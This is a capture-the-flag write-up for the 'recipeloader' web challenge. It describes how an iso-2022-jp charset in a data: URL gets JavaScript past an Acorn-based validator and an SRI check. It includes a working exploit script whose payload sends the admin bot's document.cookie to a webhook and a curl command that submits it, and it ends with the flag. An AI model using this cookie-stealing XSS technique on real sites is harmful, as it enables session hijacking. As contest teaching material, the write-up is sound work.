
GPNCTF2026-recipeloader

Check source code
The source contains:
async function runScript(url) {
  const txt = await fetch(url).then(r => r.text());

  if (!isRecipeAssignmentProgram(txt)) {
    throw new Error("invalid recipe assignment program");
  }

  const s = document.createElement("script");
  s.src = url;

  if (!isScriptStatic(url)) {
    s.integrity = `sha256-${await sha256(txt)}`;
  }

  document.head.appendChild(s);
}
The check, done with Acorn, requires the source to be only a simple assignment:
recipe = "..."Or the right-hand side must be a string literal/template literal with no expressions.
Vulnerability
The bug lies in the application using two different parsers/decoders for the same URL:
fetch(url).then(r => r.text())reads the content to validate it with Acorn.<script src=url>lets the browser load and execute the script according to the resource’s MIME/charset.
With a data: URL, the isScriptStatic() function treats it as a static protocol so it does not attach SRI integrity:
function isScriptStatic(src) {
  let parsed = new URL(src, location.href);
  let proto = parsed.protocol.toLowerCase().replace(":", "");

  const staticProtos = ["data", "blob", "javascript", "mailto", "resource", "ssh", "tel"];

  if (staticProtos.includes(proto)) {
    return true;
  }
}
Therefore we can use data:text/javascript;charset=iso-2022-jp,... to create a difference between the content validated by fetch().text() and the content the browser executes when loading the script.
Exploit idea
The admin bot sets the flag in a cookie then visits a URL we provide. Since the bot only accepts URLs starting with:
http://localhost:1337the final target will look like:
http://localhost:1337/?url=<data-url-payload>When the script runs in the localhost:1337 origin, it can read document.cookie and send it to a webhook.
Exploit script
CHALL='https://boiled-meatball-stuffed-with-braised-truffle-oil-0b6i.gpn24.ctf.kitctf.de'

TARGET=$(python3 - <<'PY'
from urllib.parse import quote, quote_from_bytes

WEBHOOK = "https://webhook.site/8eafb00c-ff64-4eaa-a987-16bbabf9b1f3"

src = (
    b'recipe="'
    + b'\x1b(J'
    + b'\\";location=\''
    + WEBHOOK.encode()
    + b'?c=\'+encodeURIComponent(document.cookie)//"'
)

data_url = "data:text/javascript;charset=iso-2022-jp," + quote_from_bytes(src)
target = "http://localhost:1337/?url=" + quote(data_url, safe="")
print(target)
PY
)

echo "$TARGET"

curl -s -G "$CHALL/bot/run" --data-urlencode "url=$TARGET"
Result
After sending the URL to the bot, the webhook receives a request containing the cookie:

Flag
GPNCTF{uRl_PaR5INg_i5_h4rD_eV3N_FOr_8r0wS3rs}